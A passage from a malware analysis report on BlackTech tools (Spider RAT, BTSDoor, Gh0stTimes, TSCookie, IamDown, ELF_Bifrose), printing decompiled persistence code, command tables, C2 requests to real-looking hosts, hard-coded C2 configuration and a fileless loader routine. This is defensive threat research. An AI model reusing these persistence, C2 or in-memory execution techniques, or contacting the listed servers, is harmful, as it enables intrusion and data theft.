  - ➢ Spider RAT set the full path as the value of HKCU¥Environment¥UserInitMprLogonScript key.
  - ➢ When user logs into Windows, replaced malicious mpetect.exe will be executed.

```
result = RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult);
if ( !result )
{
  GetModuleFileNameA(0, Filename, 0x104u);
  CopyFileA(Filename, (LPCSTR)"c:\\users\\public\\downloads\\mpetect.exe", 0);
  memset(pvData, 0, sizeof(pvData));
  pcbData = 260;
  if ( RegGetValueA(phkResult, 0, "UserInitMprLogonScript", 2u, 0, pvData, &pcbData)
    || (result = _mbscmp("c:\\users\\public\\downloads\\mpetect.exe", pvData)) != 0 )
  {
    v1 = lstrlenA((LPCSTR)"c:\\users\\public\\downloads\\mpetect.exe");
    RegSetValueExA(phkResult, "UserInitMprLogonScript", 0, 1u, "c:\\users\\public\\downloads\\mpetect.exe", v1 + 1);
    return RegCloseKey(phkResult);
  }
}
```

Figure 27. The persistence using HKCU¥Environment¥UserInitMprLogonScript

3.6.1.5. Control Commands

Control commands implemented in Spider RAT 32-bit sample are shown in Table 3. The pair of offset values 0x4 and 0x8 in the received data determine each command.

Table 3. Control commands of 32-bit Spider RAT

Offset 0x4	Offset 0x8	Description
0	**2**	Reconnecting
1	**1**	Launching PowerShell
1	**10**	Terminating PowerShell
1	**11**	Executing PowerShell Command
1	**2**	Launching PowerShell
1	**20**	Terminating PowerShell
1	**21**	Executing PowerShell Command
2	**0**	Terminating FileManager
2	**1**	Launching FileManager
2	**6**	Downloading file
2	**7**	Uploading file
2	**8**	Renaming file
2	**9**	Sending list of files
2	**100**	Deleting file

3.6.2. 64-bit

We also observed 64-bit samples, and their implementation is simple compared with 32-bit sample. The 64-bit samples use multi-threads approach for processing. However, we have confirmed that some threads have no processing content. We assume that some features will be implemented in the future.

3.6.2.1. Characteristics

The configuration of 64-bit samples do not have specific structure like 32-bit one, but information such as C&C server is hard-coded. In addition, there are some characteristic strings that are also found in 32-bit in the debug output.

```
    v13 = 0i64;
    v12 = 0;
    sub_140001320(v11, "pWork->HC->HttpSendMessage failed!", 34i64);
    sub_140002BC0((__int64)v11);
  }
```

Figure 28. The characteristic strings in 64-bit sample

3.6.2.2. Control Commands

Control commands implemented in 64-bit Spider RAT are shown in Table 4. The pair of offset values 0x4 and 0x8 in the received data determine each command.

Table 4. Control commands of 64-bit Spider RAT

Offset 0x4	Offset 0x8	Description
1	**1**	Executing command
3	**0**	–
3	**1**	Downloading and Executing file

3.7. BTSDoor

BTSDoor is backdoor malware [6]. It has been observed that Flagpro downloaded and executed this backdoor. The name of BTSDoor is derived from the pdb pathname BTSWindows.

.rdata:0041...	00000012	C	Not implemented! \n
.rdata:0041...	0000000B	C	CMD Error!
.rdata:0041...	00000038	C (1...	c:\\windows\\system32\\cmd.exe
.rdata:0041...	00000043	C - U...	C:\\Users\\Tsai\\Desktop\\20180522windows_tro\\BTSWindows\\Serverx86.pdb
.rdata:0041...	0000001A	C	InitializeCriticalSection
.rdata:0041...	00000006	C	Sleep
.rdata:0041...	00000015	C	EnterCriticalSection
.rdata:0041...	00000015	C	LeaveCriticalSection

Figure 29. PDB path of BTSDoor

Before BTSDoor receives commands, it sends the following information about the infected host to the C&C server. The traffic is encrypted with AES.

- IP address
- Computer name
- Username
- Windows OS version
- Process ID of BTSDoor

BTSDoor implements the following commands. The traffic is encrypted with AES as is the case with sending information about the infected host.

Table 5. List of BTSDoor commands

Command ID	Description
0x20	Upload a file
0x22	Release the semaphore of the file upload thread
0x30	Open the handle of file download
0x31	Download a file
0x33	Close the handle of file download
0x39	Execute command through ShellExecuteW
0x40	Return the string "Not implemented!"
0x41	Return the string "N"
0x50	Start a Command Prompt process
0x51	Kill the Command Prompt process
0x52	Send commands to the Command Prompt
0x53	Release the semaphore of the Command Prompt thread
0xA1	Terminate the BTSDoor process

3.8. Gh0stTimes

Gh0stTimes is customized based on the leaked Gh0st RAT source code and has been used in some attack cases since early 2020 [2].

3.8.1. Feature Enhancement and Code Reuse

Gh0stTimes adds the feature to communicate with the C&C server by implementing the new CPortmapManager and CUltraPortmapManager classes.

In addition, Gh0stTimes implements features such as file operations (CFileManager class) and remote shell execution (CShellManager class) that are reused from Gh0stRAT.

```
__int64 __fastcall CKernelManager::OnReceive(__int64 this, _BYTE *lpBuffer)
{
  __int64 result; // rax

  result = *lpBuffer;
  switch ( *lpBuffer )
  {
    case 0:
      _InterlockedExchange((this + 0x13AA8), 1);
      return result;
    case 1:
      result = MyCreateThread(0i64, 0i64, Loop_FileManager, *(*(this + 8) + 0x138i64), 0, 0, 0);
      goto LABEL_4;
    case 0x28:
      result = MyCreateThread(0i64, 0i64, Loop_ShellManager, *(*(this + 8) + 0x138i64), 0, 0, 1);
      goto LABEL_4;
    case 0x2A:
      return CreateEventA(0i64, 1, 0, (this + 0x120));
    case 0x32:
      result = MyCreateThread(0i64, 0i64, Loop_PortmapManager, *(*(this + 8) + 0x138i64), 0, 0, 1);
      goto LABEL_4;
    case 0x3F:
      result = MyCreateThread(0i64, 0i64, Loop_UltraPortmapManager, *(*(this + 8) + 0x138i64), 0, 0, 1);
LABEL_4:
      *(this + 8i64 * (*(this + 0x13AA0))++ + 0x220) = result;
      break;
    default:
      return result;
```

Figure 30. Added the feature to communicate with the C&C server

3.8.2. Dummy Code Insertion

GhOstTimes repeatedly inserts dummy code to make analysis difficult. BlackTech frequently uses this type of obfuscation technique.

```
GetLocalTime(&v35);
LODWORD(v32) = v35.wSecond;
LODWORD(v29) = v35.wMinute;
LODWORD(v26) = v35.wHour;
LODWORD(v23) = v35.wDay;
sprintf(&v72, "%d-%d-%d %d:%d:%d", v35.wYear, v35.wMonth, v23, v26, v29, v32);
do
{
  v20 = OpenEventA(0x1F0003u, 0, &Name);
  v21 = WaitForSingleObject(hHandle, 0x64u);
  Sleep(0x1F4u);
}
while ( !v20 && v21 );
GetLocalTime(&v35);
LODWORD(v33) = v35.wSecond;
LODWORD(v30) = v35.wMinute;
LODWORD(v27) = v35.wHour;
LODWORD(v24) = v35.wDay;
sprintf(&v72, "%d-%d-%d %d:%d:%d", v35.wYear, v35.wMonth, v24, v27, v30, v33);
if ( !v20 )
{
```

Figure 31. Inserted dummy code

3.8.3. Control Commands

GhOstTimes equips control commands for each function, such as file operation and remote shell execution [2]. Additionally, this malware supports some specific commands for file operations.

Table 6. Control commands of GhOstTimes

Command ID	Description
0x0	Communication termination
0x1	File operation (CFileManager)
0x28	Remote shell execution (CShellManager)
0x32	C&C server redirect function (CPortmapManager)
0x3F	Proxy function (CUltraPortmapManager)

Table 7. File operation commands

Command ID	Description
0x2	Retrieve a file list (SendFilesList)
0x3	Upload a file (UploadToRemote)
0x4	Download a file (CreateLocalRecvFile)
0x5	Download a file (WriteLocalRecvFile)
0x7	Upload a file (SendFileData)
0x8	Stop file transfer (StopTransfer)
0x9	Delete a file (DeleteFile)
0xA	Delete a folder
0xB	Set transfer mode (SetTransferMode)
0xC	Create a folder (CreateFolder)
0xD	Rename a file (Rename)
0xE	Execute a file (OpenFile (SW_SHOW))
0xF	Execute a file (OpenFile (SW_HIDE))

3.8.4. C&C Communication

Gh0stTimes uses a proprietary TCP protocol to communicate with the C&C server. At the beginning of its communication to the C&C server, Gh0stTimes sends an authentication ID and data for generating encryption key. If the authentication ID is not correct, authentication fails. The encryption key is generated by processing the data sent from the victim host, which is provided at the beginning of the communication. Afterward, Gh0stTimes sends/receives control commands that are encrypted with custom RC4 algorithm (RC4 + XOR 0xAC) and compressed with zlib.

3.9. TSCookie

TSCookie is a downloader that downloads TSCookie Loader and TSCookie RAT [11]. The downloaded files are encoded. Therefore, TSCookie decodes them after loading them on memory, then it executes them. It exists two versions of TSCookie, Windows and ELF binary version. This section describes a Windows version, and the next section explains an ELF binary version. The behaviors of TSCookie Loader and TSCookie RAT can be checked in JPCERT/CC blog posts [10][11].

3.9.1. Decrypting DLL

Executing TSCookie leads to load RC4-encrypted data on memory. The data exists in the resource section of TSCookie. Afterwards, it will be decrypted as a DLL file. The decrypted DLL contains dummy codes like other BlackTech's malware.

```
int dummy_code()
{
  int v0; // edi
  __int64 v1; // rax
  DWORD CurrentProcessId; // esi
  __int64 TickCount; // [esp+10h] [ebp-8h]
  __int64 v5; // [esp+10h] [ebp-8h]
  __int64 v6; // [esp+10h] [ebp-8h]

  v0 = 0;
  TickCount = GetTickCount();
  if ( (int)(__int64)sin((double)TickCount) % 13 <= 0 )
  {
LABEL_4:
    v6 = GetTickCount();
    return (__int64)sin((double)v6);
  }
  else
  {
    while ( GetLastError() != 1 )
    {
      printf(&Format);
      ++v0;
      v5 = GetTickCount();
      if ( v0 >= (int)(__int64)sin((double)v5) % 13 )
        goto LABEL_4;
    }
    CurrentProcessId = GetCurrentProcessId();
    LODWORD(v1) = CurrentProcessId * GetLastError();
  }
  return v1;
}
```

Figure 32. Inserted dummy code

After executing the decrypted DLL, it will connect to a C&C server. The configuration, which includes destinations of C&C server, is hard-coded in the sample, and its structure is almost the same as the samples reported by JPCERT/CC [11].

3.9.2. Downloading Loader

TSCookie connects to the C&C server using HTTP GET method to download a TSCookie Loader. When TSCookie downloads TSCookie Loader, it will send RC4 encrypted data to the C&C server. JPCERT/CC reported that their samples inserted the encrypted data into the Cookie header [11]. Whereas, our sample inserted the data into the URL path.

```
GET /t1970180758.aspx?m=2369537176&n=FC127CA7F9632B&x=95B25EE4A930B8D351F4255207 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: cartmilonline.servequake.com:443
```

Figure 33. GET request to download the loader

URL path is replaced by swprintf() based on format string. TSCookie splits the encrypted data into two parts, and the split position is decided by random number. The URL path of HTTP GET request is as follows:

/t%u.aspx?m=%u&%c=%s&%c=%s

① ② ③ ④ ⑤ ⑥

	Description
①, ②	Randomized 32bit integer
③, ⑤	Randomized lowercase alphabets
④	Former part of encrypted data
⑥	Latter part of encrypted data

Figure 34. URL path format

The structure of the original data, which means the sending data before encryption, has been changed since the existing report from JPCERT/CC [11] as follows:

Table 8. Structure of sending data before encryption by GET request

Offset	Length	Contents
0x00	4	Four bytes hex value created from system information
0x04	4	0x10050017
0x08	4	0x1E9CE6A
0x0C	4	0x04
0x10	4	Four bytes hex value created from system information

This download activity will not execute if the first four bytes of the response data do not match to the hard-coded value in the sample.

3.9.3. Downloading modules

After downloading TSCookie Loader, TSCookie downloads its modules. HTTP POST method is used for downloading the modules. TSCookie inserts the RC4 encrypted data into the BODY part. The Date header value is used as the RC4 key.

```
POST /t407637976.aspx?m=4242055968 HTTP/1.1
Connection: Keep-Alive
Date: Tue, 15 Mar 2022 11:42:32 GMT
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Content-Length: 57
Host: cartmilonline.servequake.com:443

a...y.
h..N..../$..
.R...e........p;:..q.M.....UW...f...K
```

Figure 35. POST request to download the modules

This POST request also works as heartbeat and is sent around every 50 seconds. However, if the first four bytes of the response does not match to the hard-coded value in the sample, the POST request will not be sent from the next request.

3.10. ELF_TSCookie

This section explains ELF version of TSCookie (ELF_TSCookie) [14]. ELF_TSCookie contains same functions as Windows version. However, the functions are limited.

The samples, which we found, target not only Linux environment users, but also FreeBSD ones. We assume that the attacker uses the different version of TSCookie depending on the target's environment.

The command values of our samples have changed from the values reported by JPCERT/CC [12]. This JPCERT/CC report provides the detailed analysis result of the past samples.

3.10.1. Characteristics

The results of “file” and “readelf” commands are as follows:

```
$ file 638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9
638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9: ELF 32-bit LSB executable, Intel 80386,
 version 1 (FreeBSD), statically linked, for FreeBSD 10.2, FreeBSD-style, stripped
$ readelf -p .comment 638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9

String dump of section '.comment':
  [     0]  $FreeBSD: releng/10.2/lib/csu/i386-elf/crt1_s.S 217383 2011-01-13 23:00:22Z kib $
  [    52]  $FreeBSD: releng/10.2/lib/csu/i386-elf/crt1_c.c 245133 2013-01-07 17:58:27Z kib $
  [    a4]  $FreeBSD: releng/10.2/lib/csu/common/crtbrand.c 286664 2015-08-12 14:02:56Z gjb $
  [    f6]  $FreeBSD: releng/10.2/lib/csu/common/ignore_init.c 245133 2013-01-07 17:58:27Z kib $
  [   14b]  FreeBSD clang version 3.4.1 (tags/RELEASE_34/dot1-final 208032) 20140512
```

Figure 36. File information of ELF_TSCookie

The “file” command result shows that it is static-linked file, and the “readelf” command result indicates that this malware could be compiled in old development environment. It seems that attackers would like to evade environmental problems.

As JPCERT/CC has already reported [12] that information about C&C servers is inserted as plain text. ELF_TSCookie copies the information onto allocated memory space and encrypts it with RC4. The encrypted information will be used in later process.

```
strcpy(&config.c2, (const char *)&embd_config + 16);// 220.135.71.92@443
memset(v2, 0, sizeof(v2));
strcpy(v2, "admin!");
config.key = sub_8048C00((unsigned __int8 *)v2);
config.mode = 0;
strcpy(&config.id, "ATS-2021");
memset(rc4key, 0, sizeof(rc4key));
make_random_val_sub_8048AD0((int)rc4key, 0x80);
memcpy(&config_data.rc4key, rc4key, 0x80u);
memcpy(&config_data.config, &config.c2, 0xB78u);
RC4_sub_8048C50((int)&config_data.config, 0xB78, (int)rc4key, 128);
MAIN_sub_8049320(&config_data);
```

Figure 37. Inserted plain-text information

ELF_TSCookie sends the host information to the C&C servers. The information contains TSCookie PID, IP address, hostname, and login username.

The code to obtain the host information is shown in Figure 38. It may be intended to get the result of “uname” command, but it has a wrong option “-a00”. Hence the command will be failed, and the result will not be sent.

```
a2->pid = __sys_getpid();
sub_804C240((char *)2, &v5->hostip, 0x80u);
memset(s, 0, sizeof(s));
qmemcpy(s, "/usr/bin/uname -a00", 19);
popen_sub_804BF60(s, &v5->char84, 512);
if ( gethostname(&v5->hostname, 0x80u) )
  strcpy(&v5->hostname, "NULL");
if ( getlogin_r(&v5->loginname, 0x80u) )
  strcpy(&v5->loginname, "NULL");
```

Figure 38. Collecting infected host information

3.10.2. Control Commands


ELF_TScookie commands are listed in Table 9. No major changes of the commands have been observed since JPCERT/CC had published its analysis result [12].

Table 9. ELF_TSCookie command list

Command	Description
0x7200AC03	Launch remote shell
0x7200AC04	Send commands to remote shell
0x7200AC05	Terminate remote shell
0x7200AC07	—
0x7200AC0B	Send fixed number
0x7200AC0C	Send file list
0x7200AC0D	Download file
0x7200AC0E	Upload file
0x7200AC10	—
0x7200AC11	Terminate process
0x7200AC13	Remove file (rm -rf)
0x7200AC16	Move file/Change file name
0x7200AC1A	Execute command

3.11. IamDown

IamDown is a malware that downloads and executes another malware. It has been used since at least 2014. We call this malware “IamDown” because the string “i am mutex!” is inserted into this malware and this is a downloader malware.



A 000000015110	000000415110	0	hsY7ih
A 000000015161	000000415161	0	Ws2_32.dll
A 0000000151A7	0000004151A7	0	[hvy[
A 0000000151EF	0000004151EF	0	ntdll.dll
A 000000015245	000000415245	0	advapi32.dll
A 00000001529E	00000041529E	0	]!VoqA
A 0000000152A8	0000004152A8	0	d, i am mutex!
A 00000001539C	00000041539C	0	search.portalschema.com
A 0000000153B4	0000004153B4	0	wwwwwwwwwwwwwww0w1ww1231bfbtw1ww1w31ww@ww
A 000000015401	000000415401	0	2/!|!|soswwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww0w1ww1231bfbtw1ww1w31ww@ww
A 000000015466	000000415466	0	3/!|!|soswwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww0w1ww1231bfbtw1ww1w31ww@ww
A 0000000154A6	0000004154A6	0	cw1!w11111103
A 0000000154CB	0000004154CB	0	4/!|!|soswwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww0w1ww1231bfbtw1ww1w31ww@ww
A 00000001550B	00000041550B	0	cw1!w11111104
A 00000001552D	00000041552D	0	5/!|!|soswwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww0w1ww1231bfbtw1ww1w31ww@ww
A 00000001556D	00000041556D	0	cw1!w11111105

Figure 39. Inserted string “i am mutex!”

IamDown, which has been found, has some common characteristics. We will explain those characteristics from next section.

3.11.1. Hard-coded characteristic strings

The hard-coded strings such as “i am mutex!”, the C&C server domains, and a Mutex value are embedded in IamDown. We assume that this malware has some relationships between Poison Ivy, because the Mutex value of IamDown ”)!VoqA” is same as the head of the default Mutex value of Poison Ivy ”)!VoqA.I4” [13].

3.11.2. Sending data

IamDown uses Socket for communicating with the C&C server with TCP/443 port. The first 16 bytes data is the fixed value.

```
▼ Transmission Control Protocol, Src Port: 50357, Dst Port: 443, Seq: 1, Ack: 1, Len: 32
    Source Port: 50357
    Destination Port: 443
    [Stream index: 0]
    [TCP Segment Len: 32]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 33    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Header Length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 2053
    [Calculated window size: 2053]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x5d98 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▼ [SEQ/ACK analysis]
      [Bytes in flight: 32]
      [Bytes sent since last PSH flag: 32]
  Secure Sockets Layer

0000  00 0c 29 5b 34 c0 00 0c  29 86 b9 07 08 00 45 00   ..)[4... ).....E.
0010  00 48 04 60 40 00 80 06  57 cc c0 a8 8e 96 c0 a8   .H.`@... W.......
0020  8e 9c c4 b5 01 bb 4b 6d  bc e7 fa 95 be 13 50 18   ......Km ......P.
0030  08 05 5d 98 00 00 6d 09  00 00 92 5a 76 5d 02 77   ..]...m. ...Zv].w
0040  00 00 00 00 00 00 38 e3  81 00 c0 01 00 00 08 fe   ......8. ........
0050  19 00 10 00 00 00                                  ......
```

Figure 40. Packet capture of the sending data

3.11.3. Receiving data

IamDown sequentially checks the received data from head. If the data matches the condition, Socket will close, and if not, the data procedure will continue as shown in Figure 41.




Figure 41. Checking received data

3.11.4. On-memory execution (Fileless)

IamDown executes the downloaded data on a new thread in the same process. This means that the data is not stored as a file on the infected host.

```
seg000:00780901 push    40h ; '@'
seg000:00780903 push    1000h
seg000:00780908 mov     eax, [ebp+var_1C]
seg000:0078090B add     eax, 4
seg000:0078090E push    eax
seg000:0078090F push    0
seg000:00780911 mov     eax, [ebp+var_14]
seg000:00780914 call    dword ptr [eax-2Ch] ; kernel32.GetCurrentProcess
seg000:00780917 push    eax
seg000:00780918 mov     ebx, [ebp+var_14]
seg000:0078091B call    dword ptr [ebx-30h] ; kernel32.VirtualAllocEx
seg000:0078091E mov     [ebp+var_20], eax
seg000:00780921 cmp     eax, 0
seg000:00780924 jz      short loc_780986
```

```
seg000:00780926 mov     ebx, eax
seg000:00780928 mov     eax, [ebp+var_8]
seg000:0078092B mov     [ebx], eax
seg000:0078092D push    eax
seg000:0078092E push    [ebp+var_18]     ; copy from
seg000:00780931 lea     eax, [ebx+4]
seg000:00780934 push    eax              ; copy to
seg000:00780935 mov     ebx, [ebp+var_14]
seg000:00780938 call    dword ptr [ebx-94h] ; ntdll.memcpy
seg000:0078093E add     esp, 0Ch
seg000:00780941 push    [ebp+var_C]
seg000:00780944 mov     eax, [ebp+var_18]
seg000:00780947 add     eax, [ebp+var_8]
seg000:0078094A push    eax              ; copy from
seg000:0078094B mov     ebx, [ebp+var_20]
seg000:0078094E lea     edi, [ebx+4]
seg000:00780951 add     edi, [ebp+var_8]
seg000:00780954 push    edi              ; copy to
seg000:00780955 mov     ebx, [ebp+var_14]
seg000:00780958 call    dword ptr [ebx-94h] ; ntdll.memcpy
seg000:0078095E add     esp, 0Ch
seg000:00780961 pusha
seg000:00780962 push    [ebp+var_4]
seg000:00780965 push    [ebp+var_20]
seg000:00780968 mov     eax, edi
seg000:0078096A call    eax              ; execute copy data
seg000:0078096C popa
seg000:0078096D push    8000h
seg000:00780972 mov     eax, [ebp+var_1C]
```

Figure 42. Executing downloaded data on memory

3.11.5. API Hash

APIs such as CreatMutexA and Socket related ones are obfuscated using Hash value.





Figure 43. Using API hash

3.12. ELF_Bifrose

We will explain about ELF version of Bifrose (ELF_Bifrose). Our sample does not exist big differences from the past reported samples [14].

3.12.1. Characteristics

The results of “file” and “readelf” commands is shown in Figure 44. The samples were compiled in an old environment and statically linked. It seems that attackers would like to evade environmental problems.



```
$ file a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946
a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946: ELF 32-bit LSB executable, Intel 80386,
 version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, stripped
$ readelf -p .comment a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946

String dump of section '.comment':
  [     1]  GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-44)
  [    2f]  GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-44)
```

Figure 44. File information of ELF_Bifrose

3.12.2. Sending data

ELF_Bifrose encrypts and sends the following data at the first communication to the C&C server:

- IP address
- Hostname
- PID

```
ffa7:d13c 32 31 37 32 2e 31 37 2e 30 2e 31 7c 75 6e 69 78 2172.17.0.1|unix
ffa7:d14c 7c 61 64 6d 69 6e 69 73 74 72 61 74 6f 72 2d 76 |administrator-v
ffa7:d15c 69 72 74 75 61 6c 2d 6d 61 63 68 69 6e 65 7c 4e irtual-machine|N
ffa7:d16c 55 4c 4c 7c 35 2e 30 2e 30 2e 30 7c 30 7c 31 7c ULL|5.0.0.0|0|1|
ffa7:d17c 31 7c 30 7c 31 38 39 35 38 7c 30 7c 30 7c 30 7c 1|0|18958|0|0|0|
ffa7:d18c 30 7c 4e 6f 6e 65 7c 7c 7c 7c 7c 00 00 00 00 00 0|None|||||.....
ffa7:d19c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
ffa7:d1ac 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
ffa7:d1bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
ffa7:d1cc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
ffa7:d1dc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
ffa7:d1ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
ffa7:d1fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure 45. Sending data to C&C server of ELF_Bifrose

As JPCERT/CC reported [15], ELF_Bifrose leverages RC4 encryption. Some minor differences in the encryption handling exist depending on the samples.

```
int __cdecl sub_80482C5(int a1, int a2, int a3, int a4, unsigned __int8 a5)
{
  int result; // eax
  char v6[512]; // [esp+4h] [ebp-210h]
  int i; // [esp+204h] [ebp-10h]
  int j; // [esp+208h] [ebp-Ch]
  int v9; // [esp+20Ch] [ebp-8h]
  char v10; // [esp+211h] [ebp-3h]
  unsigned __int8 v11; // [esp+212h] [ebp-2h]
  char v12; // [esp+213h] [ebp-1h]

  for ( i = 0; i <= 255; ++i )
    v6[i + 256] = i;
  for ( i = 0; i <= 255; i += a4 )
  {
    for ( j = 0; j < a4 && i + j <= 255; ++j )
      v6[j + i] = *(_BYTE *)(a3 + j);
  }
  j = 0;
  for ( i = 0; i <= 255; ++i )
  {
    v12 = v6[i + 256];
    v11 = v6[i];
    j = (unsigned __int8)(j + v12 + v11);
    v11 = v6[j + 256];
    v6[i + 256] = v11;
    v6[j + 256] = v12;
  }
  v9 = a5;
  j = 0;
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    v10 = v6[(unsigned __int8)(i + 1) + 256];
    j = (unsigned __int8)(j + v10);
    v6[(unsigned __int8)(i + 1) + 256] = v6[j + 256];
    v6[j + 256] = v10;
    v11 = v6[(unsigned __int8)(i + 1) + 256];
